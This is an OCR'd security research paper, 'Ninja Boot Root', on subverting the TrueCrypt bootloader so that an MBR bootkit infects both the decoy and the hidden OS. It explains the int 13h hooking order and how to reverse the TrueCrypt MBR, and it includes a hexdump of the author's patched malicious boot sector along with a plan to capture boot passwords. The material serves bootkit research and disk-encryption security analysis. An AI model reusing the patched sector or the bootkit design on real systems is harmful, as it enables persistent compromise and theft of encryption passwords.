
Revealing the hidden


; subverting the truecrypt bootloader


db “having fun messing up the boot track and making it purple”, 0


● **Ninja Boot Root (NBRK)**



NTFS password writer / purple screen of information







```
                                                      < armak00ni >
          .:[ purple_chain ]:.

  ^ purple_chain is taking over truecrypt now ^
  * applying patch1: password fish ... done
  * applying patch2: purple boot ... done

> Your truecrypt DECOY  boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 000000000009fc00 0001
000000000009fc00 0000000000000400 0002
00000000000f0000 0000000000010000 0002
0000000000100000 000000003fef0000 0001
000000003fff0000 0000000000010000 0003
_
```

This document presents the results of a research about the **infection-resistency** of the **truecrypt hidden operating system** against the threats of **boot rootkits.** It targets the questions whether the state of the art malware could persistently infect the hidden OS from the outside (ie decoy OS), and if yes – **how.**

ffff:ffff> Foreword

TrueCrypt is a solid solution for protecting data. The approach to provide a hidden operating system looks very promising, and indeed very stealthy. When one is very careful, it is a solution “to go”.

MBR rootkits on the other side are just that nasty, stealthy and have evolved to such a highly advanced state – they seem to be one of the biggest threats today. Their so called “rise of the MBR rootkits” over the last few years is very interesting to watch. Millions of infected computers at homes, companies, governments, etc. forming botnets for further cyber-attacks or acting as gateways to sensitive data, show the effectiveness of the approach. And suddenly real mode assembly-level and MBR coding are popular again!

A **MBR rootkit infection of a TrueCrypt hidden operating system** would lead to the ultimate compromise of that system (as with any system) and its encrypted data as well. In this very situation – when a TrueCrypt hidden system is beeing infected – it might even have a higher impact than an infection of just a random users home computer.
Especially the documented TrueCrypt’s “plausible deniability” feature makes the hidden operating system very attractive for everybody with a strong need to protect his data, and for those interested in that data.

What has not happened yet (or has been publicly presented) is that MBR rootkits infect a TrueCrypt hidden operating system.

The question is: why (not)? It could lead the average to the wrong impression that hidden operating systems can not be infected (boot track protection, plausible deniability) – or are in some way secure per se due to the strong encryption.
When looking at the boot strapping code of common MBR rootkits the answer is quite clear. The int 13h interception starts too early, so the interrupt handler would always read the encrypted disk content, and signature scanning for the operating sytems boot code (ntldr, …) will always fail in the first place. Common BRK code can not work this “normal” way. Adaptions to the hooking code would be required.

The solution to infect a hidden operating system would potentially just be to load the boot rootkit after the TrueCrypt volume has been “mounted”. At this point a common MBR rootkit could in theory work just normally. The question is: is this possible? What would be the obstacles, implications and surprises when manipulating the truecrypt boot-process? What further attack scenarios could be implemented once having the control? And how much adaption/change would existing malware need to become able to infect a TrueCrypt system? We want to evaluate the possibilities, try to find ways to implement an infection, and present proof of concept code showing the results.


The short answers to the first two above questions are: yes, and surprisingly easy. They are what this research is primarily about. All advantages of the TrueCrypt hidden operating system can be subverted applying simple changes to the TrueCrypt bootloader:

- **plausible deniability** – the existence of the hidden OS can not be proved – **… until we can ;)**
- **strong encryption** – nobody can reveal the password of the hidden OS – … **until we store it to disk ;)**
- **boot track protection** – a hidden OS is resistent against MBR infections – **aehm yes … and no! ;)**

All boils down to the fact that we are able to write to the boot track from either the decoy os, a boot cd, or an usb-stick – this way the doors are open to infect the decoy and the hidden OS at the same time, retrieve the passwords, and do all kinds of nasty stuff. We find that the dual nature of TrueCrypts solution can even support behaviours leading to an infection in the real world …

A word about **colors**: this is not a white-paper and not a white-hat-paper. This is also not a black-paper and not a black-hat-paper. This neither is a gray-paper nor a gray-hat-paper. Ninjas don’t wear hats.

This is a **free** paper, just for fun, and to say hello world. It is for the pleasure of reverse-engineers, hackers, code ninjas and alikes, but also perfectly suited for beginners eager to learn. It’s for all who like to mess up, and love playing with . . . anything . . . **. . . because we can . . . =8]**



.k00n.

armak00ni wants to say hello world to random people he found very inspiring:

>> “the woodmann gang”, andrewg, blabberer, benny, am.f <<

```
00000000  eb 0a 6b 30 30 6e 69 00  b2 01 c2 01 fa 31 c0 8e  |..k00ni......1..|
00000010  d0 bc 00 7c 89 e6 fb 56  be 95 7d e8 40 01 5e 31  |...|...V..}.@.^1|
00000020  c0 50 50 1f 5f 66 a1 4c  00 2e 66 a3 ac 7d ff 0e  |.PP._f.L..f..}..|
00000030  13 04 cd 12 b1 06 d3 e0  8e c0 2e a3 be 7c b9 00  |.............|..|
00000040  02 0e 1f fc f3 a4 b8 00  90 8e c0 8c c0 2d 00 08  |.............-..|
00000050  8e c0 b1 02 b0 04 bb 00  01 e8 56 00 bb 00 0d b1  |..........V.....|
00000060  06 b0 39 e8 4c 00 8c c0  8e d8 fa 8e d0 bc 00 80  |..9.L...........|
00000070  fb 52 68 0a 0d 68 00 7a  68 00 81 0e 68 84 7c 06  |.Rh..h.zh...h.|.|
00000080  68 00 01 cb 83 c4 06 5a  0e 1f 06 68 00 90 07 bf  |h......Z...h....|
00000090  9a 1d be bb 7c a5 a5 a4  07 8a 36 b7 7d 8c c0 05  |....|.....6.}...|
000000a0  00 08 8e c0 8e d8 fa 8e  d0 bc fc 6f fb 06 68 00  |...........o..h.|
000000b0  01 cb b5 00 b6 00 b4 02  cd 13 c3 ea c0 00 00 00  |................|
000000c0  e8 3b 00 68 00 98 07 31  db b1 29 b2 80 b0 02 e8  |.;.h...1..).....|
000000d0  e0 ff 8c c8 0e 68 de 00  68 00 98 6a 00 cb 30 c0  |.....h..h..j..0.|
000000e0  be a9 01 e8 78 00 31 c0  fa 89 c6 8e d8 8e c0 8e  |....x.1.........|
000000f0  d0 b8 00 7c 89 c4 fb ba  80 00 6a 00 50 cb 0e 07  |...|......j.P...|
00000100  fc b0 01 bb b0 01 53 b1  20 b2 80 e8 a4 ff b8 6b  |......S. ......k|
00000110  30 26 39 07 74 0e 26 89  07 89 df 47 47 30 c0 b9  |0&9.t.&....GG0..|
00000120  20 00 f3 aa 5f 47 47 68  00 90 1f 3e 8b 1e 88 4b  | ..._GGh...>...K|
00000130  3e 8a 9f d4 03 be 26 00  31 c9 b1 0f 80 fb 01 74  |>.....&.1......t|
00000140  02 eb 03 83 c7 10 f3 a4  30 c0 aa b8 01 03 bb b0  |........0.......|
00000150  01 b9 20 00 ba 80 00 9c  2e ff 1e ac 01 c3 b4 b8  |.. .............|
00000160  8e c0 30 ed 31 ff b4 50  b1 50 f3 ab b4 df b1 50  |..0.1..P.P.....P|
00000170  f3 ab b4 f0 b1 50 f3 ab  b4 df b1 50 f3 ab b4 5f  |.....P.....P..._|
00000180  b1 50 f3 ab 0e 1f bf 86  01 ac aa 47 08 c0 75 f9  |.P.........G..u.|
00000190  30 e4 cd 16 c3 20 61 72  6d 61 6b 30 30 6e 69 2f  |0.... armak00ni/|
000001a0  54 52 55 45 72 30 30 54  00 3b 5d 00 00 00 07 0a  |TRUEr00T.;].....|
000001b0  39 2e 4e a2 1d 53 00 06  1f 18 20 18 00 00 80 01  |9.N..S.... .....|
000001c0  01 00 07 fe 7f 87 3f 00  00 00 49 17 60 00 00 00  |......?...I.`...|
000001d0  41 88 06 fe ff 90 88 17  60 00 c9 b6 7f 00 00 00  |A.......`.......|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 dd 9d  |................|
000001f0  55 83 83 64 08 4d ad 40  d9 72 cc 0e 50 d9 55 aa  |..............U.|
```

armak00ni makes heavy use of - and totally messes up - the ebrk code for the nbrk:

>> special thanks to Derek Soeder / eEye Digital Security <<

; table of contents

0000:0000> Intro

We know how current MBR rootkits (bootkits) are booting. We want to know how the TrueCrypt hidden/decoy OS boot process is working in every detail. We want to see if we can combine both, and take control over the whole boot process this way. The single infection of the MBR / bootloader should in theory apply to both: the hidden OS and the decoy OS.

Our goal is to run a common boot rootkit on top of the TrueCrypt bootloader, and also to see what else we can do to compromise the system once we have the control. Especially the passwords are of our interest. We want to know whether it is possible to forward the TrueCrypt passwords from the bootloader to any malware up into kernel-space and finally retrieve them from user-space again after the system is fully up and running.


We will put ourselves into the position of an "attacker" and see if we can work it out.

The problem

The main problem with infecting a truecrypt encrypted OS is – well, that the content on disk is encrypted. Our highlevel plan looks like this: We can not directly execute our int 13h hooking code from the master boot record, we need to do it after the TrueCrypt devices are "mounted". Then we can read the unencrypted traffic and the signatures for ntldr etc. will work.


The following figures shall visualize this problem (BRK == boot root kit):

- **Figure 1.0: A normal data flow, without TrueCrypt, without a common BRK:**




Description: When the MBR or another part of the bootcode wants to read from disk, it calls an int 13h (ax=02h: LBA mode, or 42h for extended mode) requesting the read operation. Int 13h is the original one, it is not intercepted or anything else here, so it calls the BIOS routines to perform the read. The BIOS routines access the disk.

- **Figure 1.1: Data flow, without TrueCrypt, with a common BRK:**



Description: When the MBR or another part of the bootcode wants to read from disk, it calls an int 13h (ax=02h: LBA mode, or 42h for extended mode) requesting the read operation. Int 13h is intercepted here by the BRK. The BRK either modifies the calling parameters to the int 13h call, or its results. Either way it calls the "original int 13h" routine residing in the BIOS to to perform the read. The BIOS routines access the disk.

- **Figure 1.2: Data flow, with truecrypt, without a common BRK:**



Description: TrueCrypt on the boot level works almost exactly like a BRK – for the disk access it inctercepts int 13h. The only difference to the BRK above is, that it reenters it's int 13h handler from within it's int 13h handler. What we of course right now don't know yet. When the truecrypt bootcode wants to read from disk (after the mount), it calls an int 13h requesting the read operation. Int 13h is intercepted by the TrueCrypt bootloader code. TrueCrypt either modifies the calling parameters to the int 13h call (in case of redirecting to the hidden OS), and/or its results (decrypting the data). Either way it calls the "original int 13h" routine residing in the BIOS to to perform the read. The BIOS routines access the disk.


For the further text we yet ignore the int 13h reentrancy. We will deal with it when we discover it. But to be complete, I will continue drawing it into the figures.

So what will happen when a common BRK infects a TrueCrypt MBR?

1. It would save the original MBR (the truecrypt MBR) to somewhere else on the disk – in order to call it later on to continue the regular boot process (and for stealth operations).
2. Then it will write its own MBR. This MBR now creates the first int 13h interception during the boot. So it will get all the data fed directly by the original BIOS int 13h handler.
3. After the hooking finished it will call the original MBR, which is in our case now the TrueCrypt MBR
4. The TrueCrypt MBR will now also hook int 13h. When an int 13h is initiated, it will first be served by the TrueCrypt int 13h handler, then by the BRK handler (that's exactly the problem).

The following figure shall visualize this situation – after the BRK has booted the TrueCrypt MBR, and TrueCrypt has hooked int 13h:

- **Figure 1.3: Data flow, with truecrypt, with a common BRK:**




Description: At this stage both MBRs, first the BRK MBR, then the TrueCrypt MBR have been executed and have hooked int 13h. Now the problem lays exactly in this order of sequence. As the BRK hooks first, it will get the data fed by the BIOS original int 13h handler. When for example the windows volume boot record loads the ntldr - from the TrueCrypt perspective all is fine. TrueCrypt will handle the according int 13h requests, and decrypt the blocks it receives. It gets the data passed through by the BRK int 13h handler.

But the BRK int 13h handler has no chance to read the blocks decrypted. It receives the data by the BIOS routines, returning always the encrypted disk content. Any signature matching will always fail.

What we need would be int 13h hooking after TrueCrypt has hooked int 13h:

- **Figure 1.4: <u>The solution</u> (with truecrypt, with a common BRK)**



Description: We as the BRK need to hook int 13h after TrueCrypt has hooked int 13h (mounted the volume). When a disk read request is issued via an int 13h call: the BRK code is called which now will call the "original int 13h" as it thinks. Because TrueCrypt has first hooked int 13h, the BRK will not call the BIOS routine, it will call the TrueCrypt handler. The TrueCrypt handler will call the BIOS routines to access the disk and read the data. It will then decrypt the blocks, and return when they are decrypted. As the TrueCrypt handler got called from the BRK, it will return to the BRK, and the BRK will so now receive the decrypted blocks. **And signature matching will work!**

That's the theory!

In order to verify that this concept would work, we need a test environment. As test environment we setup one Win7/32Bit windows system and one windows XP SP 2 system within a virtual box, and convert each of them into a TrueCrypt 7.0a hidden OS. I did not remove the boot partition – and left every setting to default everywhere. This results in two AES encrypted hidden OS systems.

Inside each decoy system I install / copy some tools and stuff to be able to analyze and to modify it:

- The ht editor – ideal for manipulating / disassembling / assembling / hexediting inside binary files (like MBRs), our main investigation tool
- WinHex – we probably need to raw read/write from/to the disk, it's comfortable
- Nasm – maybe we need to code a little bit
- Notepad++ - nice text-editor
- IDA pro (or freeware edition) – when we need to dig in deeper
- Cygwin – we can work with ht, nasm, … on a decent commandline
- Ralf Browns Interrupt List – invaluable compilation of information
- The TrueCrypt Source-Code – well, when its available …

A word about the source code: we do not need the source – code. It just shortens the understanding of how things work. We will deal with the disassembled code only. All the interesting stuff can be found very easily as you will see later.

A word about reverse engineering the binary code: There is especially one approach that turned out to be the almost one and only "reversing-technique" (if you want to call it this way) for getting our job here done: the "backwards from string approach". We will use it very often to find the locations in the code we are interested in. The TrueCrypt bootloader prints messages before or after specific situations we are interested in. Those strings will lead us exactly to the code locations we are searching for, when we simply look for the code referencing the memory address of the strings. We are lazy, of course! When things work out so easily – we don't need to make it complicated. That as a kind of warning – unfortunately there is no hardcore hacker mega technique to be found in this paper ;)

Let's start from the very beginning …

0001:0000> Reversing the TrueCrypt boot process

We need to understand the TrueCrypt boot process in every detail. At least until the handoff to the volume boot record. We need to find the places in the code where we can inject our own code (and ways to redirect the execution flow to go there). This will probably not be the MBR, since it holds only 512 bytes, and we can assume it will just in some way load the truecrypt bootloader. But anyways, in order to locate this bootloader we need to analyze the MBR. We also need to check a little bit the environment / memory layout - thinking of placing a resident boot root kit into memory as well.

For our investigation we choose to boot up the decoy system, it has no boot track protection, it will later on allow us to write to the boot track, when we make our changes.

What we know:

- The system boots the MBR
- We will get asked for a password
- Depending on the password, either the decoy or the hidden system will boot
- We are at pre kernel level, disk access will be handled by int 13h

Here we go …

0001:1000> Reversing the TrueCrypt MBR


The MBR as we know is located on the very first sector of the physical disk. We can view this sector using winhex or dd or antyhing we like. For simplicity I work on the truecrypt system itself so I use windows tools only now:

Hexdump of the MBR

It just looks like … a bootsector ;)

We will now start documenting this piece of code, and try to find ways to modify it for our own purposes.


We can dump the MBR into a file using winhex and load it into the ht editor. Then we activate the disassembly mode (f6) and switch to 16Bit code (f8). In parallel – ta taa - we can open “BootSector.asm” from the source-code. In fact it makes almost no sense to document the MBR, since the “source code” for it is available and it will be not very different from the assembled version.



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000  EA 1E 7C 00 00 20 54 72  75 65 43 72 79 70 74 20   ê |   TrueCrypt
00000010  42 6F 6F 74 20 4C 6F 61  64 65 72 0D 0A 00 FA 33   Boot Loader   ú3
00000020  C0 8E D8 8E D0 BC 00 7C  FB F6 06 B6 7D 01 75 07   À▮Ø▮Ð¼ |ûö ¶} u
00000030  8D 36 05 7C E8 DC 00 B8  00 90 81 3E 13 04 5C 02   ▮6 |èÜ ¸ ▮▮>  \
00000040  7D 0E B8 00 88 81 3E 13  04 3C 02 7D 03 B8 00 20   } ¸ ▮▮>  < } ¸
00000050  8E C0 32 C0 BF 00 01 B9  FF 6E FC F3 AA 8C C0 2D   ▮À2À¿ ¹ÿnüóª▮À-
00000060  00 08 8E C0 B1 02 B0 04  BB 00 01 E8 B4 00 66 33    ▮À± ° » è´ f3
00000070  DB BE 00 01 B9 00 08 E8  BA 00 66 53 BB 00 0D B1   Û¾  ¹  èº fS»  ±
00000080  06 B0 39 F6 06 46 7D 01  74 04 B0 1A B1 24 E8 91    °9ö F} t ° ±$è´
00000090  00 66 5B BE 00 0D 8B 0E  B0 7D E8 97 00 66 3B 1E    f[¾  ▮ °}è▮ f;
000000A0  B2 7D 74 25 F6 06 46 7D  01 75 0E C6 06 46 7D 01   ²}t%ö F} u Æ F}
000000B0  B1 20 F6 06 B7 7D 02 75  AD 8D 36 55 7D E8 53 00   ± ö ·} u-▮6U}èS
000000C0  8D 36 05 7C E8 4C 00 EB  FE 8C C0 8E D8 FA 8E D0   ▮6 |èL ëþ▮À▮Øú▮Ð
000000D0  BC 00 80 FB 52 68 0A 0D  68 00 7A 68 00 81 0E 68   ¼ ▮ûRh  h zh ▮ h
000000E0  E7 7C 06 68 00 01 CB 83  C4 06 5A 0E 1F 85 C0 74   ç| h  Ë▮Ä Z  ▮Àt
000000F0  09 8D 36 55 7D E8 1B 00  EB FE 8A 36 B7 7D 8C C0    ▮6U}è  ëþ▮6·}▮À
00000100  05 00 08 8E C0 8E D8 FA  8E D0 BC FC 6F FB 06 68     ▮À▮Øú▮Ð¼üoû h
00000110  00 01 CB 33 DB B4 0E FC  AC 84 C0 74 04 CD 10 EB    Ë3Û´ ü¬▮Àt Í ë
00000120  F7 C3 B5 00 B6 00 B4 02  CD 13 73 07 8D 36 47 7D   ÷Ãµ ¶ ´ Í s ▮6G}
00000130  E8 E0 FF C3 1E 06 1F 66  33 C0 FC AC 66 03 D8 66   èàÿÃ   f3Àü¬f Øf
00000140  D1 C3 E2 F7 1F C3 00 44  69 73 6B 20 65 72 72 6F   ÑÃâ÷ Ã Disk erro
00000150  72 0D 0A 07 00 07 4C 6F  61 64 65 72 20 64 61 6D   r     Loader dam
00000160  61 67 65 64 21 20 55 73  65 20 52 65 73 63 75 65   aged! Use Rescue
00000170  20 44 69 73 6B 3A 20 52  65 70 61 69 72 20 4F 70    Disk: Repair Op
00000180  74 69 6F 6E 73 20 3E 20  52 65 73 74 6F 72 65 00   tions > Restore
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000001A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 07 0A
000001B0  39 2E 4E A2 1D 53 00 06  1F 18 20 18 00 00 80 01   9.N¢ S         ▮
000001C0  01 00 07 FE 7F 87 3F 00  00 00 49 17 60 00 00 00     þ▮▮?   I `
000001D0  41 88 06 FE FF 90 88 17  60 00 C9 B6 7F 00 00 00   A▮ þÿ▮▮ ` É¶▮
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000001F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA                 Uª
```

But documenting the assembled MBR at least gives us the address offsets – we will need them when we want to patch something. The asm “source” file on the other hand gives us a fast introduction what the MBR does. Anyways, as the sector is only 512 bytes in size – and uses BIOS interrupts – it’s very easy to analyze without the source code as well.

Bootsector disassembled using the ht editor – Part 1:


ht 2.0.18
File Edit Windows Help Local-Disasm
17:53 09.02.2013
1help 2save 3open 4edit 5goto 6mode 7search 8use32 9viewin... 0quit

```
C:\cygwin\home\0xc2dec0\tc_ORIG_BS
00000000 ea1e7c0000      jmp        0:7c1e
00000005 205472          and        [si+0x72], dl
00000008 7565            jnz        0x6f
0000000a 43              inc        bx
0000000b 7279            jc         0x86
0000000d 7074            jo         0x83
0000000f 20426f          and        [bp+si+0x6f], al
00000012 6f              outsw
00000013 7420            jz         0x35
00000015 4c              dec        sp
00000016 6f              outsw
00000017 61              popa
00000018 6465720d        jc         0x29
0000001c 0a00            or         al, [bx+si]
0000001e fa              cli
0000001f 33c0            xor        ax, ax
00000021 8ed8            mov        ds, ax
00000023 8ed0            mov        ss, ax
00000025 bc007c          mov        sp, 7c00
00000028 fb              sti
00000029 f606b67d01      test       byte ptr [7db6], 0x1
0000002e 7507            jnz        0x37
00000030 8d36057c        lea        si, [7c05]
00000034 e8dc00          call       0x113
00000037 b80090          mov        ax, 9000
0000003a 813e13045c02    cmp        word ptr [0413], 025c
00000040 7d0e            jnl        0x50
00000042 b80088          mov        ax, 8800
00000045 813e13043c02    cmp        word ptr [0413], 023c
0000004b 7d03            jnl        0x50
0000004d b80020          mov        ax, 2000
00000050 8ec0            mov        es, ax
00000052 32c0            xor        al, al
00000054 bf0001          mov        di, 0x100
00000057 b9ff6e          mov        cx, 6eff
0000005a fc              cld
0000005b f3aa            repz stosb
0000005d 8cc0            mov        ax, es
0000005f 2d0008          sub        ax, 0800
00000062 8ec0            mov        es, ax
00000064 b102            mov        cl, 0x2
00000066 b004            mov        al, 0x4
00000068 bb0001          mov        bx, 0x100
0000006b e8b400          call       0x122
0000006e 6633db          xor        ebx, ebx
00000071 be0001          mov        si, 0x100
00000074 b90008          mov        cx, 0800
00000077 e8ba00          call       0x134
0000007a 6653            push       ebx
0000007c bb000d          mov        bx, 0d00
0000007f b106            mov        cl, 0x6
00000081 b039            mov        al, 0x39
00000083 f606467d01      test       byte ptr [7d46], 0x1
00000088 7404            jz         0x8e
0000008a b01a            mov        al, 0x1a
0000008c b124            mov        cl, 0x24
0000008e e89100          call       0x122
00000091 665b            pop        ebx
00000093 be000d          mov        si, 0d00
00000096 8b0eb07d        mov        cx, [7db0]
0000009a e89700          call       0x134
0000009d 663b1eb27d      cmp        ebx, [7db2]
000000a2 7425            jz         0xc9
000000a4 f606467d01      test       byte ptr [7d46], 0x1
000000a9 750e            jnz        0xb9
